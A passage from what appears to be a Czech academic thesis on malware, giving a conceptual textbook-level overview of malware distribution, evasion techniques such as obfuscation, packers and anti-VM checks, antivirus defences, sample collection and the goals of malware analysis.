Obecně platí, že nejslabším článkem zabezpečení jakéhokoliv systému je samotný uživatel. Ten totiž nejedná pouze na základě svých zkušeností a znalostí, ale i emocí. Útočník může prostřednictvím vhodně vedené manipulace ovlivnit některá rozhodnutí oběti. Ta pak provede určitou činnost, které by se za jiných okolností nedopustila. Taková forma manipulace se označuje jako sociální inženýrství. Sociální inženýrství je zákeřné v tom, že těží z neznalosti a neopatrnosti obsluhy zařízení. Jelikož drtivá většina škodlivého softwaru potřebuje k napadení systému nějakou formu součinnosti s uživatelem, útočníci se na tuto skutečnost při návrhu malware často spoléhají. Pokouší se přesvědčit uživatele, aby pod falešnou záminkou vykonal nějakou akci. Pokud tomu uvěří a splní zadaný požadavek, tak si zpravidla samotná oběť nevědomě pustí malware do svého zařízení. [14]

Malware se často dostává k uživatelům v podobě příloh, které jsou součástí e-mailových zpráv. Scénář napadení uživatele je poměrně jednoduchý. Začíná doručením e-mailové zprávy, která se může na první pohled jevit jako zpráva pocházející od uživatelova známého, společnosti či významné instituce. V textu zprávy se mohou objevit tvrzení, že příloha obsahuje důležitou a neodkladnou skutečnost, například fakturu k objednávce, důležitý dokument, fotografie z dovolené atd. Zkrátka se snaží zaujmout natolik, aby uživatel měl důvod otevřít nakaženou přílohu e-mailu. Některé zprávy mohou být působit natolik realisticky, že je téměř nemožné rozpoznat nějaký zlý úmysl. U jiných je to naopak zřejmé již na první pohled. Napovědět může podivné formátování, použití nesprávného loga společnosti, nesmyslná e-mailová adresa, nedokonalosti vzniklé kvůli využití automatického překladu textu z cizího jazyka apod. Dalším často používaným scénářem je e-mailová zpráva, ve které se snaží útočník přesvědčit uživatele o nutnosti vykonat nějakou akci např. kliknout na hypertextový odkaz vedoucí na škodlivé stránky. K přesvědčování napomáhají vhodně zvolené texty, ve kterých se předstírá nějaký problém či ohrožení a vyzývá uživatele k rychlému řešení nastalé situace. Typickým příkladem jsou hlášky: „*Váš účet byl zablokován, přejděte na ...*“, „*Na Vašem účtu byla zaznamenána podezřelá aktivita. Chcete-li aktivitu prověřit, přejděte na ...*“ apod. Poskytování neodolatelné nabídky: „*Časově omezená akce, klikněte zde.*“ apod. Obdobným způsobem jsou šíření malwaru využívány i sociální sítě a různé tzv. instant messaging komunikátory.

Na podobné výzvy mohou uživatelé narazit i při běžném prohlížení různých webových stránek. Nejčastěji se vyskytují v podobě vyskakujících pop-up oken a reklamních bannerů. Aby působily věrohodně a dokázaly uživatele oklamat, mohou se vydávat za aktualizaci softwaru (obr. 4), antivirový software, nebo doplněk potřebný k přehrání multimediálního obsahu. Pokud uživatel takovému pokusu uvěří, tak si v domnění, že se jedná o legitimní požadavek, stáhne do svého zařízení malware.

Jednou z možností distribuování malware je tzv. malvertising. Tento pojem, jenž vznikl spojením slov malware a advertising, označuje formu šíření malwaru pomocí online reklamní inzerce. Na tomto způsobu je zákeřné to, že je možné šířit malware i prostřednictvím hojně navštěvovaných, důvěryhodných a zcela legitimních webových stránek. Útočník si u provozovatele reklamní sítě zakoupí prostor pro inzercí. Prostřednictvím reklamní inzerce je na webovou stránku vložen

Obrázek 4: Pop-up okno přesvědčující uživatele o nutnosti nainstalovat aktualizaci softwaru.

ukrytý kód, který automaticky přesměruje uživatele na jinou webovou stránku sloužící k samotné distribuci malware. Také se tato webová stránka může vydávat za jinou a sloužit k phishingu, tj. podvržená stránka má za úkol vylákat od uživatele své citlivé údaje (např. přihlašovací údaje, čísla platebních karet atp.). [25] Podobným způsobem bylo zneužito k šíření malwaru i několik webových serverů v České republice. [24]

Častým prostředkem k masovému šíření malwaru jsou tzv. file sharing služby. Jedná se o sdílená úložiště, která nabízejí ke stažení obsah nahrány jinými uživateli. Nebezpečí tkví v tom, že se pod uvedeným názvem se nemusí nacházet očekávaný obsah, ale může se zde ukrývat malware. Útočník zde nahraje malware pod jiným název a pak už jen čeká, než jej někdo vyhledá a stáhne. Ke stejnému účelu mohou být zneužité Peer-to-peer sítě (P2P). Dále je vhodné se vyhnout webovým portálům, u kterých je riziko nákazy malware vyšší. Může jít například o warez fóra nabízející odkazy na soubory obcházející ochranné prvky softwaru, typicky jde generátory licenčních klíčů a tzv. cracky. [10]

Útočníci často využívají pro distribuci malwaru exploity. Exploit je forma útoku, při kterém jsou zneužívány zranitelnosti, tj. slabá místa vedoucí k narušení bezpečnosti. Taková zranitelnost vzniká například nevhodným návrhem, chybnou implementací či nesprávným používáním. [35] Ačkoliv se hovoří především o zranitelnostech, které se nachází v softwaru, tak zcela nejsou výjimečné ani zranitelnosti v hardwaru viz nedávno objevené zranitelnosti Meltdown a Spectre. Obvyklým cílem malwaru jsou zranitelnosti, které se vyskytují v podpůrném a doplňkovém softwaru (např. Adobe Flash Player, Java), v internetovém prohlížeči, anebo dokonce přímo v operačním systému. V některých případech může být malware díky exploitu schopen se přesouvat z jednoho zařízení na druhé například pomocí počítačové sítě, a šířit se tak zcela autonomně. [20]

Na škodlivý kód se může uživatel narazit i při běžném prohlížení webových stránek. Projeví se tak, že se zcela bez jeho vědomí samovolně stáhne jeho do zařízení nevyžádaný obsah. Tato forma distribuce malwaru se označuje jako drive-by download. Uživatel nemusí na nic klikat, stačí když navštíví kompromitovaný server. Webová stránka obsahuje kód, který zpravidla zneužije nějakou zranitelnost ve webovém prohlížeči, v jeho doplňcích či jiném softwaru. V konečném

důsledku to může vést až ke stažení spustitelného souboru s malwarem a jeho spuštění. [21]

Hrozba však nemusí pocházet jen ze síťového prostředí a internetu. Infikovaná mohou být i úložná zařízení a vyměnitelná média (diskety, flash disky, optická média). Uživatel by rozhodně neměl používat neznámá úložná zařízení a média. Obzvlášť to platí v případech, kdy je objeví pohozená například na chodbě či před kanceláří.

2.4 Obranné mechanizmy malwaru

Tvůrci malwaru si uvědomují, že jen pouhé vylepšování hlavní funkcionality malwaru by nemělo velký význam, pokud by byla jeho přítomnost v systému okamžitě odhalena a následně byla jeho škodlivá činnost zastavena. K tomuto účelu jsou používány techniky a mechanizmy, jejichž základním účelem je ztížit analýzu a ukrytí malwaru před detekováním antivirovými prostředky na koncovém zařízení.

2.4.1 Obfuskace

Obfuskace je proces úpravy zdrojového kódu, při které je převeden do co možná nejméně přehledné podoby. Jedná se zcela opačnou situaci, než které se obvykle programátor snaží dosáhnout, tedy jednoduchosti a přehlednosti zdrojového kódu. K obfuskaci se přistupuje především z důvodu skrytí zamýšleného účelu kódu. Obfuskace má význam při ochraně duševního vlastnictví. V tomto případě záměrem autora je snaha zabránit analýze svého díla, která by mohla vést až k prolomení ochranných mechanizmů a umožnění nelegálního používání. Ovšem využití obfuskace nalezli i tvůrci malwaru, kteří chtějí použitím různých metod obfuskace ztížit či dokonce zabránit analýze svého kódu. Aby nebylo nutné provádět obfuskaci zdrojového kódu manuálně, jsou k dispozici nástroje tzv. obfuskátory. Ty provedou obfuskaci automaticky i s využitím všech možností, které daný programovací jazyk nabízí.

Jednou ze základních forem obfuskace je minimalizace. Při minimalizaci jsou odstraněny komentáře a tzv. bílé znaky (whitespace). Do skupiny bílých znaků můžeme zařadit znaky zastupující mezery, tabulátory a nové řádky, které jsou běžně používány k formátování textu resp. zdrojového kódu. Jejich odstraněním se kód změní v jeden dlouhý řádek a stane se nepřehledným.

K dalšímu znepřehlednění kódu může přispět změna názvů jednotlivých proměnných, konstant, funkcí, metod a tříd. Jelikož jejich pojmenování zpravidla vychází z toho, co mají za úkol vykonávat, tak po přejmenování to nebude již na první pohled patrné. Původní názvy lze nahradit například náhodně vygenerovanou sekvencí znaků.

Mezi běžný kód je možné vložit tzv. mrtvý kód. Tento kód je vykonán, ale nemá žádný vliv na celkový výsledek. Jeho jediným účelem je odvedení pozornosti od hlavních a důležitých částí kódu. Rozdělením kódu do více částí a následným rozprostřením těchto nově vzniklých částí můžeme ovlivnit výsledný tok provádění programu. Tím, jak se budou navzájem volat jednotlivé části kódu, bude také obtížnější se orientovat v struktuře programu. Existuje nespočet dalších metod, které ovlivní čitelnost zdrojového kódu. Mezi ně patří např. skládání dat i určitých částí

kódu přímo za běhu programu, vložení irelevantního kódu, vložení duplicitního kódu a provádění redundantních operací. [15]

Další z metod používaných pro obfuskaci je provádění jednoduchých transformací s daty jako je například operace XOR, použití jednoduchých substitučních šifer (ROT13) apod. Často se také používá ukrytí obsahu pomocí kódování Base64. Výjimkou není ani použití pokročilých kryptografických operací jako DES, AES atd. [34]

2.4.2 Komprimace a runtime packery

Za runtime packery se označují programy, které umožní provést komprimaci spustitelných souborů. Jejich původním účelem bylo snížit velikost těchto souborů tak, aby nezabíraly příliš mnoho prostoru na pevném disku, ale přitom by se nijak neomezila jejich funkčnost. Pro vývojáře malware poskytují packery několik důležitých funkcí. Při komprimaci malwaru se změní i jeho původní identifikátory, a tak je pro antivirové programy obtížnější jej detekovat. Aby bylo možné malware odhalit, musí získat nové detekční signatury. Také existují packery, které mají v sobě zabudované některé další mechanizmy bránící reverzní analýze. Rozbalení komprimovaného malwaru vyžaduje znalosti o použitém packeru. [12]

Základní princip fungování packerů je takový, že se původní spustitelný soubor zabalí pomocí komprimačních algoritmů a připojí se obslužný program. Výsledkem této operace je nový soubor ve spustitelné podobě. Při spuštění nejprve obslužný program rozbalí komprimovaný obsah (původní spustitelný soubor) do paměti a poté mu předá řízení. Mezi nejznámější packery patří UPX[2], PECompact[3], ASPack[4], EXECryptor[5] a Themida[6]. Mezi typické projevy softwaru, které mohou ukazovat na použití runtime packeru patří: [12]

- **Textové řetězce** – Analýza řetězců neposkytne relevantní výsledky. Je obtížné vyčíst jakékoliv údaje.
- **Sekce** – Při analýze sekcí je zjištěn jejich malý počet a jejich neobvyklá velikost. Názvy sekcí jsou unikátní a liší se podle použitého packeru. Při použití packeru je entropie sekcí mnohem větší než u běžného softwaru.
- **Importované knihovny a funkce** – Při analýze importů je zjištěn jejich malý počet. Zpravidla jedinými zastoupeny importy jsou funkce `LoadLibrary` a `GetProcAddress`, které jsou používány ke zjištění umístění importů původního spustitelného souboru v paměti.

[2]Packer UPX je dostupný z: `https://upx.github.io`
[3]Packer PECompact je dostupný z: `https://bitsum.com/portfolio/pecompact/`
[4]Packer ASPack je dostupný z: `http://www.aspack.com`
[5]Packer EXECryptor je dostupný z: `http://www.strongbit.com/execryptor.asp`
[6]Packer Themida je dostupný z: `https://www.oreans.com/themida.php`

2.4.3 Detekce běhu ve virtualizovaném prostředí

Tvůrci mohou do svého malware zabudovat mechanizmy, které umí odhalit, že se je někdo snaží spustit ve virtualizovaném prostředí. Pokud takový malware detekuje některé z typických znaků pro virtualizaci, může se začít chovat odlišně, případně se vůbec nespustí. Tyto techniky se obecně označují jako anti-virtual machine. Mezi základní znaky, kterými malware rozpoznává, že běží ve virtualizovaném prostředí patří: [12]

- **MAC adresy** – Virtuální počítače mají k dispozici virtuální síťové rozhraní, kterému je přiřazena jedinečná 48-bitová MAC adresa. MAC adresa se skládá ze dvou částí. První polovina adresy (prvních 24 bitů) je napevno přidělená správcem adres (Institute for Electrical and Electronic Engineers) určité organizaci. Druhou polovinu už si podle potřeby přiděluje samotná organizace. Jelikož záznamy o přidělení první poloviny adresy jsou veřejně, není složité identifikovat, kým jsou tyto adresy používány. Pokud malware odhalí, že je první polovina adresy spjata s určitým virtuálním prostředím, může učinit nutná opatření.

- **Soubory, procesy a služby** – Virtualizované prostředí může používat pro svou činnost některé vlastní nástroje. Malware může kontrolovat, zda neběží procesy či služby, které jsou používány pouze ve virtualizovaném prostředí. Podobně může odhalit virtuální počítač při existenci určitých souborů na disku (např. ovladače).

- **Klíče v registru** – Virtualizované prostředí si do registru ukládá určité klíče. Malware pak může zjišťovat existenci těchto klíčů, které existují pouze ve virtualizovaných systémech.

2.4.4 Další techniky bránící reverznímu inženýrství

Malwaroví analytici často používají metody reverzního inženýrství, kterými se snaží odhalit, jak vlastně daný malware funguje a co dělá. Z tohoto důvodů vývojáři dovybavují svůj malware o tzv. anti-reverzní techniky, které mají za úkol zabránit, nebo alespoň ztížit provedení analýzy škodlivého kódu. U každého spustitelného souboru je možné provést jeho analýzu za použití metod reverzního inženýrství, a to i přes implementaci sebelepších mechanizmů, které by se tomu pokusily zabránit. Avšak o to vyšší nároky jsou kladeny na schopnosti analytika. [12]

Techniky bránící převodu strojového kódu do zdrojového kódu jazyka symbolických instrukcí se souhrnně označují jako anti-disassembly. Obvykle jsou k tomuto účelu používány mechanizmy, které vedou k nesprávnému výpisu kódu v analytických nástrojích. Například se mohou pokusit ošálit nástroje pro dissasemblování takovým způsobem, aby ukazovaly odlišné instrukce než ty, které jsou při běhu programu skutečně prováděny. Podobně pracují techniky, jejichž účelem je zabránit převodu z binární podoby zpět do zdrojového kódu původního jazyka. Takové techniky se obecně označují jako anti-decompiler. [12]

Pomocí technik souhrnně označovaných jako anti-debugging může malware rozpoznat stav, kdy je pod kontrolou ladícího nástroje tzv. debuggeru. Často také mohou bránit samotnému la-

dění daného programu. Obvykle jsou tyto techniky založeny na detailních znalostech o fungování ladicích nástrojů, jejich vlivu na laděný program a operační systém. Jednou z metod, jak detekovat přítomnost ladících nástrojů, je pomocí systémových funkcí (např. `IsDebuggerPresent`). Jiné techniky se mohou spoléhat na měření času v různých částech programů, kdy může delší časová prodleva poukazovat na přítomnost debuggeru. Podobně jako jiný software i ladící nástroje občas obsahují některé zranitelnosti, které mohou tvůrci malware zneužít. Útočník může upravit malware tak, aby bylo znemožněno jeho úspěšné načtení ladícím nástrojem, a dokonce to může vést až k pádu ladicího nástroje. [12]

2.5 Obrana proti malwaru

Jelikož má působení malwaru celou řadu negativních dopadů, je zcela nezbytné se tímto rizikem zabývat a hledat účinné možnosti obrany. Základním předpokladem obrany je dodržování preventivních opatření. Velké části rizik mohou totiž uživatelé předejít svým zodpovědným chováním, obzvlášť pokud se řídí obecnými doporučeními o počítačové bezpečnosti a o chování v síťovém prostředí. Přestože je prevence velmi důležitým nástrojem obrany, není nástrojem zcela všespásným. Další vrstvu ochrany tvoří bezpečnostní nástroje, jakými jsou například antivirové programy.

2.5.1 Preventivní opatření

Preventivní opatření se spoléhají především na zvyšování povědomí uživatelů o možných rizicích a hrozbách plynoucích z používání počítačového systému. V rámci těchto opatření by měli být uživatelé obeznámeni se způsoby, jakými malware může proniknout na zařízení, a dále také s hrozbami, které malware představuje. Zcela nezbytné je upozornění na útoky spoléhající na sociální inženýrství a obecně útoky, které cílí na neznalost a využívají důvěřivosti uživatelů. Celá řada doporučení vznikla právě ze zkušeností s chováním uživatelů a také z údajů o útocích malwaru, které proběhly již minulosti. Obecná preventivní doporučení pro uživatele shrnují tyto body: [22]

- Neotevírat podezřelé e-maily a e-maily od neznámých odesílatelů. Vyhnout se především otevírání neznámých e-mailových příloh a hypertextových odkazů.
- Vyhýbat se navštěvování webových stránek, které mohou obsahovat škodlivý obsah.
- Neklikat na podezřelá vyskakovací okna ve webovém prohlížeče (např. oznamující údajnou výhru, požadující instalaci falešných doplňků nutných k otevření obsahu apod.).
- Neotevírat neznámé či neověřené soubory, které mohou obsahovat malware.
- Používat bezpečnostní software (antivirové či antimalwarové řešení, software pro filtrování obsahu, firewall aj.) a za žádných okolností jej nevypínat.

- Pro běžnou práci nepoužívat uživatelský účet s administrátorským oprávněním.
- Nestahovat a nespouštět aplikace z nedůvěryhodných zdrojů.

Mezi preventivní opatření se řadí i zálohování dat. Při útoku malwaru často dochází k poškození či ke ztrátě dat, a proto je zcela nezbytné důsledně zálohovat důležitá data. Uživatel si pak může být relativně jistý, že o tato data nadobro nepřijde, nastane-li podobná situace. Bude je totiž moci kdykoliv obnovit zpět ze zálohy. Častou příčinou toho, že se malwaru povede proniknout na zařízení, je existence slabiny a zranitelnosti v zastaralém software. Z tohoto důvodu je důležité udržovat software aktuální pomocí aktualizací a bezpečnostních záplat. [32]

Také je nutné dbát na dodržování principu nejnižších privilegií. Přidělená úroveň oprávnění by neměla být vyšší, než je nezbytně nutné pro vykonání dané činnosti. [32] Samostatnou kapitolou jsou pak přihlašovací údaje a především hesla. Volba silných hesel je jedním ze základních předpokladů pro zajištění bezpečnosti. Obecně se doporučuje, aby délka hesla byla nejméně 8 znaků. [31] Hesla by neměla být snadno uhodnutelná nebo být jiným způsobem lehce zjistitelná. Heslo by tak nemělo obsahovat například jméno, datum narození, běžná slova a často používané výrazy apod. Rozhodně není vhodné používat stejné heslo pro přihlášení k různým službám. U služeb, které to podporují, je vhodné pro přihlašování využívat vícefaktorovou autentizaci. V takovém případě již nebude stačit k proniknutí do daného systému jen pouhá znalost přihlašovacích údajů. Útočník by musel překonat i další mechanismus (např. získat jednorázové heslo).

2.5.2 Antivirové a antimalwarové prostředky

Jedním z nejčastěji používaných řešení pro zajištění ochrany před škodlivým software jsou bezpečnostní nástroje, které se označují jako antivirové či antimalwarové programy. Jedná se o typ softwaru, který slouží k detekování a eliminaci malwaru. V reálném čase monitorují dění v systému, aby odhalily podezřelé aktivity. Procházením obsahu disku se snaží odhalit nebezpečné soubory a podniknout takové kroky, aby zabránily způsobení škody. Na trhu je k dispozici celá řada řešení poskytujících ochranu proti malwaru. Často se jedná o komplexní bezpečnostní balíky, které obsahují i jiné druhy bezpečnostního software jako je firewall, ochrana proti exploitům aj. Vhodným zdrojem pro výběr ideálního řešení mohou být nezávislé srovnávací testy. Porovnáváním, testováním a hodnocením se zabývají tyto organizace Virus Bulletin[7], AV-TEST[8], AV-Comparatives[9]. Vybírat lze řešení pro různé operační systémy a různá kategorie zařízení. K dispozici jsou bezplatná i placená řešení, dokonce i řešení plně integrovaná v operačním systému.

Při pokusech o odhalení malware mohou nastat dvě chyby. První chybový stav se označuje jako false negative. Jedná se o situaci, kdy malware není v zařízení detekován a není mu zabrá-

[7] Virus Bulletin je dostupný z: `https://virusbulletin.com`
[8] AV-TEST je dostupný z: `https://av-test.org`
[9] AV-Comparatives je dostupný z: `https://av-comparatives.org`

něno ve spuštění. Situace označená jako false positive nastává v případě, že soubor je nesprávně označen jako malware, ale ve skutečnosti jde o bezpečný a legitimní soubor.

Antivirové prostředky používají zpravidla tyto způsoby detekce: [37]

- **Detekce na základě reputace** – Tento typ detekce je založen na ověřování úrovně důvěryhodnosti prověřovaného souboru či programu. Při posuzování, zda se jedná o malware, je prověřována důvěryhodnost daného vzorku vůči reputační databázi. Soubory s kladnou reputací lze vyloučit z dalšího stupně prověřování. Výpočet reputačního skóre probíhá na základě různých faktorů, typicky vychází dat získaných od ostatních uživatelů o používání dané aplikace či souboru. Ačkoliv mohou být reputační databáze velmi rozsáhlé, tak nemohou pokrýt veškeré soubory a programy.

- **Detekce založená na signatuře** – Antivirové prostředky prohledávají soubory a porovnávají je vůči své databázi. Databáze obsahuje signatury, které popisují malware a pomocí níž jej lze identifikovat. Může se jednat o kryptografický hash malwaru, metadata, specifické části kódu či charakteristickou bajtovou sekvencí apod. Nevýhodou této metody je, že dokáže odhalit pouze malware, jehož signatury má dané antivirové řešení v databázi. Úspěšnost schopnosti odhalit malware tak závisí především na aktuálnosti databáze.

- **Heuristická detekce** – Jedná se soubor pravidel, která jsou využívána pro detekci malwaru. Dokáže rozeznat i hrozby, které ještě nejsou známé a zařazené v databázi. Namísto nutnosti jedinečné identifikace hrozby pomocí databáze signatur se vyhledávají určité vzory, postupy a programová volání, které jsou typické pro činnost malwaru nebo jsou nějakým způsobem podezřelé. Jedná se především o provedení statické analýzy kódu. V případě aktivního přístupu je pro odhalení potenciální škodlivé aktivity vytvořeno virtuální prostředí. V tomto prostředí dojde ke spuštění daného vzorku, kde se sleduje jeho chování a vyhodnocují se prováděné aktivity. [38]

- **Detekce podezřelého chování** – Při tomto způsobu detekce se sleduje, jak se prověřovaný program chová po spuštění. Sledováním běhu se pokouší odhalit podezřelé chování programu, může jít o modifikací určitých souborů, monitorování stisknutých kláves, síťovou komunikaci či rozbalení komprimovaného škodlivého kódu apod.

- **Detekce v cloudu** – Podezřelý soubor je odeslán a prověřen na infrastruktuře poskytovatelé řešení. Lokálně jsou provedeny pouze základní úkony, detailní prověřování se odehrává v cloudu. Výhodou je, že není příliš zatěžován výkon zařízení uživatele, jelikož hlavní část prověřování probíhá na serverech poskytovatele antivirové ochrany.

- **Detekce pomocí tzv. Next-Gen metod** – Současným trendem ve světě antivirových řešení je tzv. ochrana nové generace. Antivirová řešení po dlouhou dobu spoléhala při odhalování malwaru především na metody detekce pomocí signatur. Nastupující generace antivirových řešení upřednostňuje použití různých pokročilých technik pro vyhodnocování

chování malwaru v reálném čase. To zahrnuje i strojové učení a další metody z oboru umělé inteligence. Jako hlavní výhodu udávají to, že tato řešení dokáží chránit zařízení proti i malwaru, který ještě nikdy neviděly a neznají. [26]

Ovšem ani aplikování všech zmíněných opatření a dodržování preventivních doporučení nemůže uživateli zaručit stoprocentní bezpečí. Jde především o to, aby podařilo snížit míru rizika na co možná nejnižší úroveň. Tvůrci malwaru totiž přichází prakticky neustále s novými přístupy, jak proniknout na zařízení a zároveň zůstat co nejdéle neodhalen antivirovými prostředky. Antivirovými prostředky jsou obvykle velmi účinné při identifikaci známých hrozeb, avšak již výrazně méně vůči cílenému malware, který přizpůsobený pro konkrétní cíl či účel.

2.6 Sběr vzorků malwaru

Pro schopnost umět včas detekovat, a tak úspěšně čelit aktuálním hrozbám malwaru, je důležité mít přístup k těm nejnovějším vzorkům malwaru. Jednou z možností je sběr vzorků přímo z koncových zařízení. Jedná se o přístup, který je často používaný společnostmi specializující se na vývoj různých bezpečnostních řešení. V případě, že tento bezpečnostní software narazí při prověřování neznámého souboru na podezřelé chování, může být tento vzorek automaticky odeslán k podrobnější analýze.

Honeypoty jsou dalším řešením pro včasnou detekci nového malwaru. Slouží jako návnada, která má nalákat útočníka (malware). Honeypoty s nízkou mírou interakce simulují pouze pár určitých služeb. Úspěšnost toho, jak jsou schopny napodobit skutečné chování dané služby, se liší podle konkrétní implementace honeypotu. Při podrobnějším zkoumání může útočník odhalit, že se nejedná reálný systém. Výhodou tohoto typu honeypotu je, že spuštění a následné provozování je poměrně snadné. Naproti tomu honeypoty s vysokou mírou interakce dávají útočníkovi možnost pracovat s reálným systémem. Tím, že nabízí plnou funkcionalitu systému, mohou poskytnout komplexnější údaje o činnosti útočníka. Na druhou stranu je také zranitelnější a jejich provozování je náročnější. Dále je možné rozdělit honeypoty podle role, kterou zastupují: [13]

- **Serverové honeypoty** se vydávají za server, který poskytuje nějaké služby, zpravidla ty nejčastěji používané. Zachovávají spíše pasivní roli, vyčkávají, dokud nejsou napadeny.
- **Klientské honeypoty** simulují chování běžného uživatele. Nejčastěji se jedná o procházení webových stránek.

Na internetu je k dispozici celá řada služeb, které uchovávají shromážděný malware. Obvykle jde o komunitní projekty určené ke sdílení škodlivého kódu. Jsou dostupné nejen pro výzkumné pracovníky v oblasti bezpečnosti a forenzní analytiky, ale i běžným zájemcům. Ti se tak mohou

díky těmto databázím relativně snadno dostat k aktuálním vzorkům škodlivého kódu. Jedná se například o tyto služby **MalShare**[10], **VirusShare**[11], **theZoo**[12], **ViruSign**[13] aj.

[10]MalShare je dostupný z: `https://malshare.com`
[11]VirusShare je dostupný z: `https://virusshare.com`
[12]theZoo je dostupný z: `http://thezoo.morirt.com`
[13]ViruSign je dostupný z: `http://www.virusign.com`

3 Analýza malwaru

Analýza malwaru je proces, při kterém jsou získávány poznatky o prověřovaném malwaru. Provádí se za účelem získaní informací o jeho fungování a možných záměrech. Malware se při analýze rozebírá až na úroveň jednotlivých komponent, zkoumá se jeho chování a sledují se jeho aktivity v napadeném systému. Analýza je podstatná pro pochopení toho, jak daný malware pracuje a jaké mechanizmy využívá. Na základě zjištěných výsledku z provedené analýzy je možné navrhnout adekvátní reakci a vytvořit potřebná protiopatření. [12]

Analýzu malwaru tvoří dva základní přístupy. Statická analýza prověřuje takové údaje, které lze získat bez spuštění samotného malwaru. Naproti tomu při dynamické analýze jsou předmětem analýzy data o malware, která byla získaná během jeho chodu. V takovém případě je malware spuštěn v kontrolovaném prostředí, kde je sledováno jeho chování. Oba přístupy budou podrobněji popsány a vysvětleny v následujících kapitolách.

Ačkoliv lze nalézt celou řadu důvodů, které mohou vést k provedení analýzy malwaru, tak tím zásadním je to, že se bez ní některá odvětví zkrátka neobejdou. Znalost chování malwaru a jejich principu fungování je zásadním předpokladem pro vývoj efektivních antivirových a dalších bezpečnostních produktů. Tvůrci malwaru přichází prakticky neustále s novými triky a s dokonalejšími postupy. Uživatelé proto očekávají účinné nástroje, které jsou schopny odhalit i ty nejnovější hrozby. Analýza malwaru je pro společnosti vyvíjející antivirová řešení zcela běžnou a nezbytnou součástí práce, bez ní by bylo téměř nemožné nabídnout uživatelům adekvátní ochranu. Mnohé organizace mají bezpečnostní týmy, které se zabývají řešením bezpečnostních incidentů. Velká část náplně jejich činností je spojená právě s působením malwaru, kdy při řešení incidentu dochází i na analýzu původce tohoto incidentu. Účelem je zpravidla to, aby byly zjištěny potřebné informace o příčinách, a tak bylo možné navrhnout opatření, kterými by se dalo v budoucnu předcházet v opakování podobných incidentů. Podklady mohou sloužit i pro identifikaci dalších potenciálně napadených zařízení. Další skupinu pak tvoří osoby, které se zabývají se analýzou malwaru pro studijní a vědecké účely. Jejich hlavní motivací bývá porozumět tomu, co malware dělá a jak vlastně funguje.

Ještě před začátkem samotné analýzy je vhodné stanovit si se zadavatelem konkrétní cíle, na které má se analytik zaměřit, a na co má být při analýze kladen největší důraz. Od toho se pak bude odvíjet zadání pro analytika, které může být například formou hledání odpovědí na určité otázky. Jak rychle se podaří analýzu daného malwaru dokončit závisí především na jeho komplexnosti. Každý malware je jiný, vždy záleží na jeho konkrétní implementaci. V případech, kdy záleží především na rychlosti reakce, je dobré přinést co nejdříve alespoň nějaké dílčí výsledky, které poslouží jako podklady pro rozhodování o dalším postupu. Nástroje a postupy analýzy se budou lišit podle toho, zda zkoumáme skript, binární spustitelný soubor či dokument. Výstupem z provedené analýzy by pak měla být zpráva, která shrnuje získané poznatky o malware, informace o průběhu analýzy a odpovědi na hledané otázky. Jak bude s takto získanými údaji následně naloženo se odvíjí od potřeb zadavatele analýzy. Mohou sloužit jako poklady pro

vyšetřování, pro popis detekčních signatur, jindy postačí objasnění vektoru útoku.

Příkladem vybraných otázek, na které může provedená analýza přinést odpovědi, jsou níže uvedené body:

1. čeho je malware schopný (co dělá, za jakých podmínek a co je jeho cílem),
2. jakou škodu způsobil, jaké měl dopady,
3. jakým způsobem malware pronikl na zařízení,
4. jak může být detekován,
5. jak může být odstraněn,
6. jak může být napadené zařízení uvedeno do původního stavu,
7. zda používá nějaké nové, dosud neznámé, přístupy a mechanizmy,
8. zda byly zjištěny údaje identifikující autora (skupinu) či jiné zanechané stopy apod.

Význam analýzy malware si lze přiblížit na případu již předchozí kapitole zmíněného ransomwaru WannaCry. Při jeho analýze bylo zjištěno, že malware obsahoval tzv. kill switch. Jde o mechanizmus, který kontroluje splnění určité podmínky. A pokud je tato podmínka splněná, přestane být malware nebo jeho část aktivní. V tomto případě malware po svém spuštění zjišťoval, zda je dostupné určité doménové jméno. Tato doména doposud neexistovala, a tak si analytik ze serveru MalwareTech doménu s tímto jménem zaregistroval. Výsledkem bylo to, že se malware přestal šířit v lokálních sítích. [29]

Autoři knihy Practical Malware Analysis popsali tři jednoduchá pravidla, jak postupovat při analýze malwaru: [12]

- Nezaobírat se až přespříliš jednotlivými detaily. Malware většinou bývá rozsáhlý a komplexní, je téměř nemožné pochopit každý detail. Místo toho se raději zaměřit hledání na klíčových vlastnosti a funkcí. Mnohem lepší je si o malware udělat celkový obrázek, než uvíznout na snahách o pochopení jednotlivostí a složitých částí.
- Je důležité si uvědomit, že existuje celá řada rozličných přístupů a je k dispozici nepřeberné množství nástrojů. Neexistuje jediný správný přístup ani jednoznačný návod, jak při analýze postupovat. Každá situace je odlišná a mohou být pro ni vhodné různé nástroje a jiné postupy. Funkce jednotlivých nástrojů se často překrývají, takže pokud nedaří dosáhnout úspěchu jedním nástrojem, je načase vyzkoušet jiný. Raději než strávit u řešení jednoho problému příliš mnoho času, je lepší přejít na řešení něčeho jiného. Případně se podívat na analýzu z jiného úhlu pohledu a vyzkoušet odlišný přístup.
- Analýza malwaru není jednoduchou disciplínou. Vztah mezi tvůrcem malwaru a analytikem se dá se přirovnat ke hře na kočku a myš. S vývojem nových technik, které jsou používané při analýze malwaru, přicházejí i samotní autoři malwaru s opatřeními, jak se vůči analýze bránit a ztížit ji. Pro úspěšné výsledky v analýze malwaru je nutné se naučit tyto techniky rozpoznávat, chápat jejich principy a hledat řešení, jak je překonat.

4 Statická analýza

Statická analýza používá pro získání poznatků o malwaru takové metody, při kterých nedochází ke spuštění vzorku. Je ideálním výchozím bodem, kde zahájit prověřování funkcionalit a chování malwaru. Statická analýza je obecně považována za bezpečnější než v případě dynamické analýzy, a jelikož při ní nedojde ke spuštění samotného škodlivého kódu, je přenosu nákazy minimální. Případné riziko vyplývající z neúmyslného spuštění vzorku může analytik snížit tím, že provede analýzu ve virtuálním stoji či na jiném operačním systému, než pro který byl malware určen. Tento typ analýzy může poskytnout nejen velké množství užitečných informací o funkcích malwaru, ale také podklady, které mohou analytikovi napomoct v rozhodování o tom, na co konkrétně se má následně při další fázi analýzy zaměřit. Poznatky získávané při statické analýze typicky následně slouží pro vytváření signatur pro detekci škodlivého kódu. [11]

